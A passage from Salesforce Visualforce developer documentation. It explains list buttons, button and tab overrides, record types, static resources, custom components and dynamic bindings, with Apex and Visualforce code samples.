7. Set the Display Type to `List Button` and ensure that `Display Checkboxes (for Multi-Record Selection)` is checked. Set the Behavior to `Display in existing window with sidebar`, and set the Content Source to `Visualforce Page`. Click the name of the page you just created to associate it with this button.
8. Click **Save**.
9. Click **Your Name** > **Setup** > **Customize** > **Opportunities** > **Search Layouts**. Then, click **Edit** next to `Opportunities List View`.
10. Under Custom Buttons, move the `Mass Update Stages` button to the Selected Buttons list.
11. Click **Save**.
12. Click the `Opportunities` tab. Select or create a filter that displays some existing opportunities you would like to change.
13. You will see checkboxes next to each of the results. Click any number of checkboxes and click the `Mass Update Stages` button to change the selected stages to any value you wish.
14. Click **Save**.

While this example shows you how to update one field, any number of fields in the prototype object can be referenced and applied to the user's selection; any field in the prototype object that the user doesn't set doesn't affect the selected records. Remember that properties of fields, such as their requiredness, are maintained in the prototype object. For example, if you include an input field on the page for a required field such as `Opportunity.StageName`, the user must enter a value for the field.



Note: You only need `selectedSizeWorkaround` if you want your page to either display or reference the sizes of the user selection or filtered set. Such a display is helpful since it gives the user information about the set that will be modified by the mass update.

Chapter 9

Overriding Buttons, Links, and Tabs with Visualforce

Salesforce lets you override the behavior of standard buttons on record detail pages. In addition, you can override the tab home page that displays when a user clicks a standard or custom object tab.

To override a standard button or a tab home page:

1. Navigate to the appropriate override page:
 - For standard objects, click **Your Name** > **Setup** > **Customize**, select the appropriate object or tab link, then click **Buttons and Links**.
 - For custom objects, click **Your Name** > **Setup** > **Create** > **Objects**, and select one of the custom objects in the list.

In the Standard Buttons and Links related list, click **Edit** next to the button or tab home page you want to override.



Note: Since events and tasks don't have their own tabs, you can only override their standard buttons and links.

2. Pick **Visualforce Page** as an override type.
3. Select the Visualforce page you want to run when users click the button or tab.

When overriding buttons with a Visualforce page, you must use the standard controller for the object on which the button appears. For example, if you want to use a page to override the **Edit** button on accounts, the page markup must include the `standardController="Account"` attribute on the `<apex:page>` tag:

```
<apex:page standardController="Account">
<!-- page content here -->
</apex:page>
```

When overriding tabs with a Visualforce page, only Visualforce pages that use the standard list controller for that tab, pages with a custom controller, or pages with no controller can be selected.

When overriding lists with a Visualforce page, only Visualforce pages that use a standard list controller can be selected.

When overriding the New button with a Visualforce page, you also have the option to skip the record type selection page. If selected, any new records you create won't be forwarded to the record type selection page, since it assumes that your Visualforce page is already handling record types.



Tip: Use a controller extension when you need to add extra functionality to Visualforce page that you are using as an override.

4. Optionally, enter any comments to note the reason for making this change.
5. Click **Save**.

Button overrides are global throughout Salesforce because overrides control the action behind the button. For example, if you override the **New** button on opportunities, your replacement action takes effect wherever that action is available:

- The Opportunities tab home page
- Any Opportunities related lists on other objects such as accounts
- The Create New drop-down list in the sidebar
- Any browser bookmarks for this Salesforce page

To remove an override:

1. Click **Your Name** > **Setup** > **Customize**, select the appropriate object or tab link, and then click **Buttons and Links**.

For custom objects, click **Your Name** > **Setup** > **Create** > **Objects**, and select one of the custom objects in the list.

2. Click **Edit** next to the override.
3. Select **No Override (default behavior)**.
4. Click **OK**.

Overriding Tabs Using a Standard List Controller

Pages that use standard list controllers can be used to override tabs. For example, if you create a page named `overrideAccountTab` that is associated with the Account standard list controller:

```
<apex:page standardController="Account" recordSetVar="accounts" tabStyle="account">
  <apex:pageBlock >
    <apex:pageBlockTable value="{!accounts}" var="a">
      <apex:column value="{!a.name}"/>
    </apex:pageBlockTable>
  </apex:pageBlock>
</apex:page>
```

Then, you can override the Account tab to display that page instead of the standard Account home page.

To override the tab for Account:

1. Click **Your Name** > **Setup** > **Customize** > **Accounts** > **Buttons and Links**.
2. Click **Edit** for the Accounts Tab.
3. From the **Visualforce Page** drop-down list, select the `overrideAccountTab` page.
4. Click **Save**.



Note: Make sure you have made this page available to all your users by setting the page level security appropriately.

Defining Custom Buttons and Links for Visualforce

Before creating a custom button or link, determine what action you want to occur when a user clicks it.

To define custom buttons and links:

1. Select **Your Name** > **Setup** > **Customize**, select the appropriate tab or users link, and choose **Buttons and Links**. Custom buttons are not available on the user object or custom home pages.

Custom buttons and links are available for activities under the individual setup links for tasks and events. However, you can override a button that applies to both tasks and events by clicking **Your Name > Setup > Customize > Activities > Activity Buttons**.

For custom objects, click **Your Name > Setup > Create > Objects**, and select one of the custom objects in the list.

2. Click **New** from the Custom Buttons and Links section.
3. Enter the following attributes:

Attribute Name	Description
Label	The text that displays on user pages for the custom button or link.
Name	The unique name for the button or link used when referenced from a merge field. This name can contain only underscores and alphanumeric characters, and must be unique in your organization. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
Namespace Prefix	In a packaging context, a namespace prefix is a one to 15-character alphanumeric identifier that distinguishes your package and its contents from packages of other developers on AppExchange. Namespace prefixes are case-insensitive. For example, ABC and abc are not recognized as unique. Your namespace prefix must be globally unique across all Salesforce organizations. It keeps your managed package under your control exclusively.
Protected Component	Protected components cannot be linked to or referenced by components created in a subscriber organization. A developer can delete a protected component in a future release without worrying about failing installations. However, once a component is marked as unprotected and is released globally, the developer cannot delete it.
Description	Text that distinguishes the button or link from others. This displays only to administrators when setting up buttons and links.
Display Type	<p>Determines where the button or link is available on page layouts:</p> <p>Detail Page Link</p> <p>Select this option if you want to add the link to the Custom Links section of your page layouts.</p> <p>Detail Page Button</p> <p>Select this option if you want to add the custom button to a record's detail page. You can only add detail page buttons to the Button Section of a page layout.</p> <p>List Button</p> <p>Select this option if you want to add the custom button to a list view, search result layout, or related list. You can only add list buttons to the Related List Section of a page layout or the List View and Search Result layouts.</p> <p>For list buttons, Salesforce automatically selects a Display Checkboxes (for Multi-Record Selection) option that includes a checkbox next to each record in the list, allowing users to select the records they want applied to the action on the list button. Deselect this option if your custom button does not require the user to select records such as one that quickly navigates the user to another page.</p>

Attribute Name	Description
Behavior	Choose the outcome of clicking the button or link. When applicable, some settings have default values. For example, if you choose “Display in new window,” the default height of a new window is 600 pixels.
Content Source	To use a Visualforce page, select “Visualforce Page,” and choose the page from the drop-down list. Visualforce pages cannot be used as custom links on the home page.

4. Click **Save** when you are finished.

Click **Quick Save** to save and continue editing.

Click **Preview** to view the URL specified.

Click **Cancel** to quit without saving your content.

5. Edit the page layout for the appropriate tab or search layout to display the new button or link.

If you add a custom link for users, it is automatically added to the Custom Links section of the user detail page. Detail page buttons can only be added to the Button Section of a page layout.

6. Optionally, set the window properties if you prefer the link or button opening using different settings than the user's default browser settings.

Adding Custom List Buttons using Standard List Controllers

In addition to overriding standard buttons and links, you can also create custom list buttons that link to pages that use a standard list controller. These list buttons can be used on a list page, search results, and any related list for the object and allow you to take actions on a group of selected records. To indicate the set of records that have been selected, use the `{!selected}` expression.

For example, to add a custom button to a related list for opportunities that allows you to edit and save the opportunity stage and close date on selected records:

1. Create the following Apex class:

```
public class tenPageSizeExt {
    public tenPageSizeExt (ApexPages.StandardSetController controller) {
        controller.setPageSize(10);
    }
}
```


2. Create the following page and call it `oppEditStageAndCloseDate`:

```
<apex:page standardController="Opportunity" recordSetVar="opportunities"
tabStyle="Opportunity" extensions="tenPageSizeExt">
    <apex:form >
        <apex:pageBlock title="Edit Stage and Close Date" mode="edit">
            <apex:pageMessages />
            <apex:pageBlockButtons location="top">
                <apex:commandButton value="Save" action="{!save}"/>
                <apex:commandButton value="Cancel" action="{!cancel}"/>
            </apex:pageBlockButtons>
        </apex:pageBlock>
    </apex:form>
</apex:page>
```


```

</apex:pageBlockButtons>
<apex:pageBlockTable value="{!selected}" var="opp">
  <apex:column value="{!opp.name}" />
  <apex:column headerValue="Stage">
    <apex:inputField value="{!opp.stageName}" />
  </apex:column>
  <apex:column headerValue="Close Date">
    <apex:inputField value="{!opp.closeDate}" />
  </apex:column>
</apex:pageBlockTable>
</apex:pageBlock>
</apex:form>
</apex:page>

```

3. Make the page available to all users.
 - a. Click **Your Name** > **Setup** > **Develop** > **Pages**.
 - b. Click **Security** for the oppEditStageAndCloseDate page.
 - c. Add the appropriate profiles to the Enabled Profiles list.
 - d. Click **Save**.
4. Create a custom button on opportunities.
 - a. Click **Your Name** > **Setup** > **Customize** > **Opportunities** > **Buttons and Links**.
 - b. Click **New** in the Custom Buttons and Links section.
 - c. Set the Label to Edit Stage & Date.
 - d. Set the **Display Type** to List Button.
 - e. Set the **Content Source** to Visualforce Page.
 - f. From the **Content** drop-down list, select oppEditStageAndCloseDate.
 - g. Click **Save**.
 - h. A warning will display notifying you that the button will not be displayed until you have updated page layouts. Click **OK**.
5. Add the custom button to an account page layout.
 - a. Click **Your Name** > **Setup** > **Customize** > **Accounts** > **Page Layouts**.
 - b. Click **Edit** for the appropriate page layout.
 - c. In the **Related List Section**, click on **Opportunities**, then click  to edit the properties.
 - d. In the Custom Buttons section, select **Edit Stage & Date** in the Available Buttons list and add it to the Selected Buttons list.
 - e. Click **OK**.
 - f. Click **Save**.

Now, when you visit the account page, there is a new button in the opportunities related list.









Action	Opportunity Name	Stage	Amount	Close Date
 	Global Media - 400 Widgets	Id. Decision Makers	\$40,000.00	8/25/2007
 	salesforce.com - 5000 Widgets	Closed Won	\$500,000.00	6/24/2007
 	salesforce.com - 500 Widgets	Closed Won	\$50,000.00	6/24/2007

Figure 23: Example of New Button

When you select an opportunity and click **Edit Stage & Date**, you are taken to your custom edit page.

Opportunity Name	Stage	Close Date
Global Media - 400 Widgets	Id. Decision Makers	8/25/2007 (2/1/2010]

Figure 24: Example of Custom Edit Page

Displaying Record Types

Visualforce pages with a Salesforce.com API version equal to or greater than 20.0 support record types. Record types allow you to offer different business processes, picklist values, and page layouts to different users based on their profiles.

After creating a record type in Setup, enabling support for it in Visualforce requires no additional actions on your part. Visualforce pages for objects that use record types respect your settings. Record type field is named `RecordTypeId`.

Your record type definitions affect the rendering of `<apex:inputField>` tags in the following ways:

- If the `<apex:inputField>` tag refers to a picklist field that's filtered by a record type:
 - ◊ The rendered `<apex:inputField>` component only displays options compatible with that record type.
 - ◊ If the `<apex:inputField>` component is bound to a dependent picklist with a rendered and editable controlling field, only options compatible with both the record type and the controlling field value display.
- If the `<apex:inputField>` tag refers to a record type field:
 - ◊ If the user can change the field's record type, or select a record type for the new field, the `<apex:inputField>` component renders as a drop-down list. Otherwise, it renders as read-only text.
 - ◊ It's the developer's responsibility to either refresh the page or re-render filtered picklists when the list changes.

In addition, the `<apex:outputField>` tag's support for record types is identical to a read-only implementation of the `<apex:inputField>` behavior.

When overriding the New button with a Visualforce page, you also have the option to skip the record type selection page. If selected, any new records you create won't be forwarded to the record type selection page, since it assumes that your Visualforce page is already handling record types.

Chapter 10

Using Static Resources

Static resources allow you to upload content that you can reference in a Visualforce page, including archives (such as .zip and .jar files), images, stylesheets, JavaScript, and other files.

Using a static resource is preferable to uploading a file to the Documents tab because:

- You can package a collection of related files into a directory hierarchy and upload that hierarchy as a .zip or .jar archive.
- You can reference a static resource by name in page markup by using the `$Resource` global variable instead of hard coding document IDs.



Tip: In addition, using static resources to refer to JavaScript or cascading style sheets (CSS) is preferable to including the markup inline. Managing this kind of content using static resources allows you to have a consistent look and feel for all your pages and a shared set of JavaScript functionality.

A single static resource can be up to 5 MB in size, and an organization can have up to 250 MB of static resources, total.

Creating a Static Resource

To create a static resource:

1. Click ***Your Name*** > **Setup** > **Develop** > **Static Resources**.
2. Click **New Static Resource**.
3. In the **Name** text box, enter the text that should be used to identify the resource in Visualforce markup. This name can contain only underscores and alphanumeric characters, and must be unique in your organization. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.



Note: If you reference a static resource in Visualforce markup and then change the name of the resource, the Visualforce markup is updated to reflect that change.

4. In the **Description** text area, specify an optional description of the resource.
5. Next to the **File** text box, click **Browse** to navigate to a local copy of the resource that you want to upload.

A single static resource can be up to 5 MB in size, and an organization can have up to 250 MB of static resources, total.

6. Set the **Cache Control**:
 - `Private` specifies that the static resource data cached on the Salesforce server shouldn't be shared with other users. The static resource is only stored in cache for the current user's session.



Note: Cache settings on static resources are set to private when accessed via a Force.com site whose guest user's profile has restrictions based on IP range or login hours. Sites with guest user profile restrictions cache static

resources only within the browser. Also, if a previously unrestricted site becomes restricted, it can take up to 45 days for the static resources to expire from the Salesforce cache and any intermediate caches.

- `Public` specifies that the static resource data cached on the Salesforce server be shared with other users in your organization for faster load times.

The [W3C specifications on Header Field Definitions](#) has more technical information about cache-control.



Note: This feature only works for Sites—enabled organizations that use the static resource.

7. Click **Save**.



Caution: If you are using WinZip be sure to install the most recent version. Older versions of WinZip may cause a loss of data.

Referencing a Static Resource in Visualforce Markup

The way you reference a static resource in Visualforce markup depends on whether you want to reference a stand-alone file, or whether you want to reference a file that is contained in an archive (such as a .zip or .jar file):

- To reference a stand-alone file, use `!$Resource.<resource_name>` as a merge field, where `<resource_name>` is the name you specified when you uploaded the resource. For example:

```
<apex:image url="{!$Resource.TestImage}" width="50" height="50"/>
```

or

```
<apex:includeScript value="{!$Resource.MyJavascriptFile}"/>
```

- To reference a file in an archive, use the `URLFOR` function. Specify the static resource name that you provided when you uploaded the archive with the first parameter, and the path to the desired file within the archive with the second. For example:

```
<apex:image url="{!URLFOR($Resource.TestZip, 'images/Bluehills.jpg')}"
width="50" height="50"/>
```

or

```
<apex:includeScript value="{!URLFOR($Resource.LibraryJS, '/base/subdir/file.js')}" />
```

- You can use relative paths in files in static resource archives to refer to other content within the archive. For example, in your CSS file, named `styles.css`, you have the following style:

```
table { background-image: img/testimage.gif }
```

When you use that CSS in a Visualforce page, you need to make sure the CSS file can find the image. To do that, create an archive (such as a zip file) that includes `styles.css` and `img/testimage.gif`. Make sure that the path structure

is preserved in the archive. Then upload the archive file as a static resource named “style_resources”. Then, in your page, add the following component:

```
<apex:stylesheet value="{!URLFOR($Resource.style_resources, 'styles.css')}" />
```

Since the static resource contains both the stylesheet and the image, the relative path in the stylesheet resolves and the image is displayed.

- Through a custom controller, you can dynamically refer to the contents of a static resource using the <apex:variable> tag. First, create the custom controller:

```
global class MyController {  
    public String getImageName() {  
        return 'Picture.gif'; //this is the name of the image  
    }  
}
```

Then, refer to the getImageName method in your <apex:variable> tag:

```
<apex:page renderAs="pdf" controller="MyController">  
    <apex:variable var="imageVar" value="{!imageName}" />  
    <apex:image url="{!URLFOR($Resource.myZipFile, imageVar)}" />  
</apex:page>
```

If the name of the image changes in the zip file, you can just change the returned value in getImageName.

Chapter 11

Creating and Using Custom Components

Salesforce provides a library of standard, pre-built components, such as `<apex:relatedList>` and `<apex:dataTable>`, that can be used to develop Visualforce pages. In addition, you can build your own custom components to augment this library. This chapter provides an overview of custom components and how to create them:

- [What are Custom Components?](#)
- [Custom Component Markup](#)
- [Using Custom Components in a Visualforce Page](#)
- [Custom Component Attributes](#)
- [Custom Component Controllers](#)
- [Defining Custom Components](#)

What are Custom Components?

Similar to the way you can encapsulate a piece of code in a method and then reuse that method several times in a program, you can encapsulate a common design pattern in a custom component and then reuse that component several times in one or more Visualforce pages.

For example, suppose you want to create a photo album using Visualforce pages. Each photo in the album has its own border color, and a text caption that displays beneath it. Rather than repeating the Visualforce markup required for displaying every photo in the album, you can define a custom component named `singlePhoto` that has attributes for image, border color, and caption, and then uses those attributes to display the image on the page. Once defined, every Visualforce page in your organization can leverage the `singlePhoto` custom component in the same way as a page can leverage standard components such as `<apex:dataTable>` or `<apex:relatedList>`.

Unlike page templates, which also enable developers to reuse markup, custom components provide more power and flexibility because:

- Custom components allow developers to define attributes that can be passed in to each component. The value of an attribute can then change the way the markup is displayed on the final page, and the controller-based logic that executes for that instance of the component. This behavior differs from that of templates, which do not have a way of passing information from the page that uses a template to the template's definition itself.

- Custom component descriptions are displayed in the application's component reference dialog alongside standard component descriptions. Template descriptions, on the other hand, can only be referenced through the Setup area of Salesforce because they are defined as pages.

See Also:

[Defining Custom Components](#)

[Using Custom Components in a Visualforce Page](#)

Defining Custom Components

To define a custom component for use in a Visualforce page:

1. In Salesforce click *Your Name* > **Setup** > **Develop** > **Components**.
2. Click **New**.
3. In the `Label` text box, enter the text that should be used to identify the custom component in Setup tools.
4. In the `Name` text box, enter the text that should identify this custom component in Visualforce markup. This name can contain only underscores and alphanumeric characters, and must be unique in your organization. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
5. In the `Description` text box, enter a text description of the custom component. This description appears in the component reference with other standard component descriptions as soon as you click **Save**.
6. In the `Body` text box, enter Visualforce markup for the custom component definition. A single component can hold up to 1 MB of text, or approximately 1,000,000 characters.
7. Click **Version Settings** to specify the version of Visualforce and the API used with this component. If your organization has installed managed packages from the AppExchange, you can also specify which version of each managed package to use. Generally, you should use the default values for all versions. This associates the component with the most recent version of Visualforce and the API, as well as each managed package. You can specify an older version of Visualforce and the API to maintain specific behavior. You can specify an older version of a managed package if you want to access package components or functionality that differs from the most recent package version.
8. Click **Save** to save your changes and view the custom component's detail screen, or click **Quick Save** to save your changes and continue editing your component. Your Visualforce markup must be valid before you can save your component.



Note: You can also create a custom component in [Visualforce development mode](#) by adding a reference to a custom component that does not yet exist to Visualforce page markup. After saving the markup, a quick fix link appears that allows you to create a new component definition (including any specified attributes) based on the name that you provided for the component.

For example, if you have not yet defined a custom component named `myNewComponent` and insert `<c:myNewComponent myNewAttribute="foo"/>` into existing page markup, after clicking **Save** a quick fix allows you to define a new custom component named `myNewComponent` with the following default definition:

```
<apex:component>
  <apex:attribute name="myattribute" type="String" description="TODO: Describe me"/>
  <!-- Begin Default Content REMOVE THIS -->
  <h1>Congratulations</h1>
  This is your new Component: mynewcomponent
  <!-- End Default Content REMOVE THIS -->
</apex:component>
```

You can modify this definition in the Setup area by clicking **Your Name > Setup > Develop > Components** and then clicking **Edit** next to the myNewComponent custom component.

Once your component has been created, you can view it at

`http://mySalesforceInstance/apexcomponent/nameOfNewComponent`, where the value of `mySalesforceInstance` is the host name of your Salesforce instance (for example, `na3.salesforce.com`) and the value of `nameOfNewComponent` is the value of the Name field on the custom component definition.

The component is displayed as if it is a Visualforce page. Consequently, if your component relies on attributes or on the content of the component tag's body, this URL may generate results that you do not expect. To more accurately test a custom component, add it to a Visualforce page and then view the page.

Custom Component Markup

All markup for a custom component is defined within an `<apex:component>` tag. This tag must be the top-level tag in a custom component definition. For example:

```
<apex:component>
  <b>
    <apex:outputText value="This is my custom component."/>
  </b>
</apex:component>
```

Notice that the markup can be a combination of Visualforce and HTML tags, just like other Visualforce pages.

For a more complex example, you could use a custom component to create a form that is used across multiple Visualforce pages. Create a new custom component named `recordDisplay` and copy the following code:

```
<apex:component>
  <apex:attribute name="record" description="The type of record we are viewing."
    type="Object" required="true"/>
  <apex:pageBlock title="Viewing {!record}">
    <apex:detail />
  </apex:pageBlock>
</apex:component>
```

Next, create a page called `displayRecords` and use the following code:

```
<apex:page >
  <c:recordDisplay record="Account" />
</apex:page>
```

For this example to render properly, you must associate the Visualforce page with a valid account record in the URL. For example, if `001D000000IRt53` is the account ID, the resulting URL should be:

```
https://Salesforce_instance/apex/displayAccount?id=001D000000IRt53
```

You should see a page with details about the account you passed in as an ID.

Now, replace the code in `displayRecords` with the following sample:

```
<apex:page>
  <c:recordDisplay record="Contact" />
</apex:page>
```

Again, pass in the ID of a contact before refreshing the page. You should see the page display information about your Contact.

[Custom Component Attributes](#) contains more information on using the `<apex:attribute>` component.

Using Custom Components in a Visualforce Page

The body of an `<apex:component>` tag is the markup that is added to a standard Visualforce page whenever the component is included. For example, the following Visualforce page uses the component defined in [Custom Component Markup](#) on page 137 (in this example, the component was saved with the name `myComponent`):

```
<apex:page standardController="Account">
  This is my <i>page</i>. <br/>
  <c:myComponent/>
</apex:page>
```

It results in the following output:

```
This is my page.
This is my custom component.
```

To use a custom component in a Visualforce page you must prefix the component's name with the namespace in which the component was defined. For example, if a component named `myComponent` is defined in a namespace called `myNS`, the component can be referenced in a Visualforce page as `<myNS:myComponent>`.

For ease of use, a component that is defined in the same namespace as an associated page can also use the `c` namespace prefix. Consequently, if the page and component from the sample above are defined in the same namespace, you can reference the component as `<c:myComponent>`.

If you want to insert content into a custom component, use the `<apex:componentBody>` tag.

See Also:

[What are Custom Components?](#)

[Defining Custom Components](#)

Managing Version Settings for Custom Components

To set the Salesforce API and Visualforce version for a custom component:

1. Edit a custom component and click **Version Settings**.



Note: You can only access the version settings for a custom component if you edit a custom component by clicking **Your Name** > **Setup** > **Develop** > **Components**. You cannot access them if you edit a custom component using **Developer Mode**.

2. Select the `Version` of the Salesforce API. This is also the version of Visualforce used with the custom component.
3. Click **Save**.

See Also:

[How is Visualforce Versioned?](#)

[Managing Package Version Settings for Visualforce Pages and Components](#)

Custom Component Attributes

Apart from standard Visualforce markup, the body of an `<apex:component>` tag can also specify the attributes that can be passed in to the custom component when it is used in a Visualforce page. The values of such attributes can then be used directly in the component, or within the [component's controller](#), if applicable.

Attributes are defined with the `<apex:attribute>` tag. For example, the following custom component definition specifies two required attributes named `value` and `borderColor`. The values for these attributes are referenced in the custom component definition with `{! }` syntax:

```
<apex:component>
  <!-- Attribute Definitions -->
  <apex:attribute name="myValue" description="This is the value for the component."
    type="String" required="true"/>
  <apex:attribute name="borderColor" description="This is color for the border."
    type="String" required="true"/>

  <!-- Custom Component Definition -->
  <h1 style="border:{!borderColor}"/>
    <apex:outputText value="{!myValue}"/>
  </h1>
</apex:component>
```

To reference this component in a Visualforce page, you can use the following markup:

```
<c:myComponent myValue="My value" borderColor="red" />
```

An `<apex:attribute>` tag requires values for its `name`, `description`, and `type` attributes:

- The `name` attribute defines how the custom attribute can be referenced in Visualforce pages. The value for this attribute must be unique from the names of all other attributes defined in the component.
- The `description` attribute defines the help text for the attribute that appears in the component reference library once the custom component has been saved. The custom component is listed in the reference library with the standard components that are also available.
- The `type` attribute defines the Apex data type of the attribute. Only the following data types are allowed as values for the `type` attribute:
 - ◇ Primitives, such as `String`, `Integer`, or `Boolean`
 - ◇ sObjects, such as `Account`, `My_Custom_Object__c`, or the generic `sObject` type
 - ◇ One-dimensional lists specified using array-notation, such as `String[]`, or `Contact[]`
 - ◇ Custom Apex classes

For information on additional `<apex:attribute>` attributes, see [apex:attribute](#) on page 266.

Default Custom Component Attributes

By default, two attributes are always generated for every custom component. These attributes do not need to be included in your component definition:

id

An identifier that allows the custom component to be referenced by other components in the page.

rendered

A Boolean value that specifies whether the custom component is rendered on the page. If not specified, this value defaults to true.

Custom Component Controllers

Similar to standard Visualforce pages, custom components can be associated with a controller written in Apex. This association is made by setting the `controller` attribute on the component to your custom controller. You can use the controller to perform additional logic before returning the component's markup to the associated page.

Accessing Custom Component Attributes in a Controller

To access the value of a custom component attribute in an associated custom component controller:

1. Define a property in the custom component controller to store the value of the attribute.
2. Define a getter and setter method for the property. For example:

```
public class myComponentController {
    public String controllerValue;

    public void setControllerValue (String s) {
        controllerValue = s.toUpperCase();
    }

    public String getControllerValue() {
        return controllerValue;
    }
}
```

Notice that the setter modifies the value.

3. In the `<apex:attribute>` tag in your component definition, use the `assignTo` attribute to bind the attribute to the class variable you just defined. For example:

```
<apex:component controller="myComponentController">
    <apex:attribute name="componentValue" description="Attribute on the component."
        type="String" required="required" assignTo="{!controllerValue}"/>
    <apex:pageBlock title="My Custom Component">
        <p>
            <code>componentValue</code> is "{!componentValue}"
            <br/>
            <code>controllerValue</code> is "{!controllerValue}"
        </p>
    </apex:pageBlock>
    Notice that the controllerValue has been upper cased using an Apex method.
</apex:component>
```

Note that when using the `assignTo` attribute, getter and setter methods, or a property with `get` and `set` values, must be defined.

4. Add the component to a page. For example,

```
<apex:page>  
  <c:simpleComponent componentValue="Hi there, {!$User.FirstName}"/>  
</apex:page>
```

The output of the page will look something like the following:



Notice that the Apex controller method changes `controllerValue` so that it is displayed with uppercase characters.

Chapter 12

Dynamic Visualforce Bindings

Dynamic Visualforce bindings are a way of writing generic Visualforce pages that display information about records without necessarily knowing which fields to show. In other words, fields on the page are determined at run time, rather than compile time. This allows a developer to design a single page that renders differently for various audiences, based on their permissions or preferences. Dynamic bindings are useful for Visualforce pages included in managed packages since they allow for the presentation of data specific to each subscriber with very little coding.

Dynamic Visualforce binding is supported for standard and custom objects. Dynamic bindings take the following general form:

```
reference[expression]
```

where

- *reference* evaluates to either an sObject, an Apex class, or a global variable
- *expression* evaluates to a string that is the name of a field, or a related object. If a related object is returned, it can be used to recursively select fields or further related objects.

Dynamic bindings can be used anywhere formula expressions are valid. Use them on a page like this:

```
{!reference[expression] }
```

Optionally, you can add a *fieldname* to the end of the whole dynamic expression. If the dynamic expression resolves to an sObject, the *fieldname* refers to a specific field on that object. If your *reference* is an Apex class, the field must be `public` or `global`. For example:

```
{!myContact['Account'] [fieldname] }
```

Your dynamic Visualforce pages should be designed to use a standard controller for the object on your page, and implement any further customization through [a controller extension](#).

You can use the `Apex.Schema.ObjectType` methods to get information for your dynamic references, in particular those that access the fields of an object. For example, `Schema.ObjectType.Account.fields.getMap()` returns a `Map` of the names of the `Account` fields in a format that your Apex controllers and extensions can understand.



Important: Static references are checked for validity when you save a page, and an invalid reference will prevent you from saving it. Dynamic references, by their nature, can only be checked at run time, and if your page contains a dynamic reference that is invalid when the page is viewed, the page fails. It's possible to create references to custom fields or [global variables](#) which are valid, but if that field or global value is later deleted, the page will fail when it is next viewed.

Defining Relationships

Both *reference* and *expression* can be complex expressions, such as those that evaluate to object relationships. For example, suppose that an object called `Object1__c` has a relationship to another object called `Object2__c`. The name of the relationship between these two objects is called `Relationship__r`.

If `Object2__c` has a field called `myField`, then the following dynamically-cast lookups all return a reference to the same field:

- `Object1__c.Object2__c['myField']`
- `Object1__c['Object2__c.myField']`
- `Object1__c['Object2__c']['myField']`
- `Object1__c.Relationship__r[myField]`
- `Object1__c[Relationship__r.myField]`
- `Object1__c[Relationship__r][myField]`

Using Dynamic References with Standard Objects

Use dynamic Visualforce bindings to construct simple, reusable pages with a known set of fields you want to access. This approach has the advantage of easily customizing which fields are pertinent for a user to work with.

The next two examples are deliberately simple for instructional purposes. See [Using Dynamic References for a User-Customizable Page](#) for a more advanced example that makes fuller use of dynamic Visualforce.

A Simple Dynamic Form

The following example demonstrates the simplest way to construct a Visualforce page that uses dynamic references.

First, create a controller extension that provides a “dynamic” list of fields to display:

```
public class DynamicAccountFieldsLister {

    public DynamicAccountFieldsLister(ApexPages.StandardController controller) {
        controller.addFields(editableFields);
    }

    public List<String> editableFields {
        get {
            if (editableFields == null) {
                editableFields = new List<String>();
                editableFields.add('Industry');
                editableFields.add('AnnualRevenue');
                editableFields.add('BillingCity');
            }
            return editableFields;
        }
        private set;
    }
}
```

Next, create a page called `DynamicAccountEditor` that uses the above controller extension:

```
<apex:page standardController="Account"
    extensions="DynamicAccountFieldsLister">

    <apex:pageMessages /><br/>

    <apex:form>
        <apex:pageBlock title="Edit Account" mode="edit">
            <apex:pageBlockSection columns="1">
                <apex:inputField value="{!Account.Name}"/>
                <apex:repeat value="{!editableFields}" var="f">
                    <apex:inputField value="{!Account[f]}"/>
                </apex:repeat>
            </apex:pageBlockSection>
        </apex:pageBlock>
    </apex:form>
```

```

        </apex:pageBlock>
    </apex:form>

</apex:page>

```

Notice what's going on in this sample:

- The `DynamicAccountFieldsLister` controller extension creates a list of strings called `editableFields`. Each string maps to a field name in the `Account` object.
- The `editableFields` list is hard-coded, but you can determine them from a query or calculation, read them from a custom setting, or otherwise providing a more dynamic experience. This is what makes dynamic references powerful.
- `DynamicAccountEditor` markup uses an `<apex:repeat>` tag to loop through the strings returned by `editableFields`.
- The `<apex:inputField>` tag displays each field in `editableFields` by referencing the `f` iteration element, which represents the name of a field on `Account`. The dynamic reference `{!Account[f]}` actually displays the value on the page.

Ensuring that Fields in Dynamic References are Loaded by a Standard Controller

Visualforce automatically optimizes the SOQL query performed by a page's `StandardController` (or `StandardSetController`), loading only the fields which are actually used on a page. When you create a Visualforce page with static references to objects and fields, the fields and objects can be known in advance. When the page is saved, Visualforce is able to determine and save which objects and fields need to be added to the SOQL query that the `StandardController` will perform later, when the page is requested.

Dynamic references are evaluated at runtime, *after* the SOQL query is run by the `StandardController`. If a field is only used via a dynamic reference, it won't be automatically loaded. When that dynamic reference is later evaluated, it will resolve to data which is missing, the result of which is a SOQL error. You must provide some extra information to the controller, so that it knows what fields and related objects to load.

You can add any number of additional fields to a `StandardController` query, by using the `addFields()` method on the page controller to pass in the list of additional fields to load. In the prior example, this is done in the controller extension's constructor:

```

public DynamicAccountFieldsLister(ApexPages.StandardController controller) {
    controller.addFields(editableFields);
}

```

The constructor uses the same property that the page markup does, `editableFields`, to add more fields to the controller's list of fields to load.

This works well for pages when the complete list of fields to load can be known when the controller extension is instantiated. If the list of fields can't be determined until later in the request processing, you can call `reset()` on the controller and then add the fields. This will cause the controller to send the revised query. [Using Dynamic References for a User-Customizable Page](#) provides an example of this technique.



Note: Adding fields to a controller is only required if you're using the default query for a `StandardController` or `StandardSetController`. If your controller or controller extension performs its own SOQL query, using `addFields()` is unnecessary and has no effect.

For more information on these methods, see [the `StandardController` documentation](#).

Dynamic References to Related Objects

This example creates a Visualforce page for a case record, with certain fields that are editable. Some of the fields displayed are from a related object, showing how you can use dynamic references to traverse relationships.

First, create an Apex controller extension called `DynamicCaseLoader`:

```
public class DynamicCaseLoader {

    public final Case caseDetails { get; private set; }

    // SOQL query loads the case, with Case fields and related Contact fields
    public DynamicCaseLoader(ApexPages.StandardController controller) {
        String qid = ApexPages.currentPage().getParameters().get('id');
        String theQuery = 'SELECT Id, ' + joinList(caseFieldList, ', ') +
            ' FROM Case WHERE Id = :qid';
        this.caseDetails = Database.query(theQuery);
    }

    // A list of fields to show on the Visualforce page
    public List<String> caseFieldList {
        get {
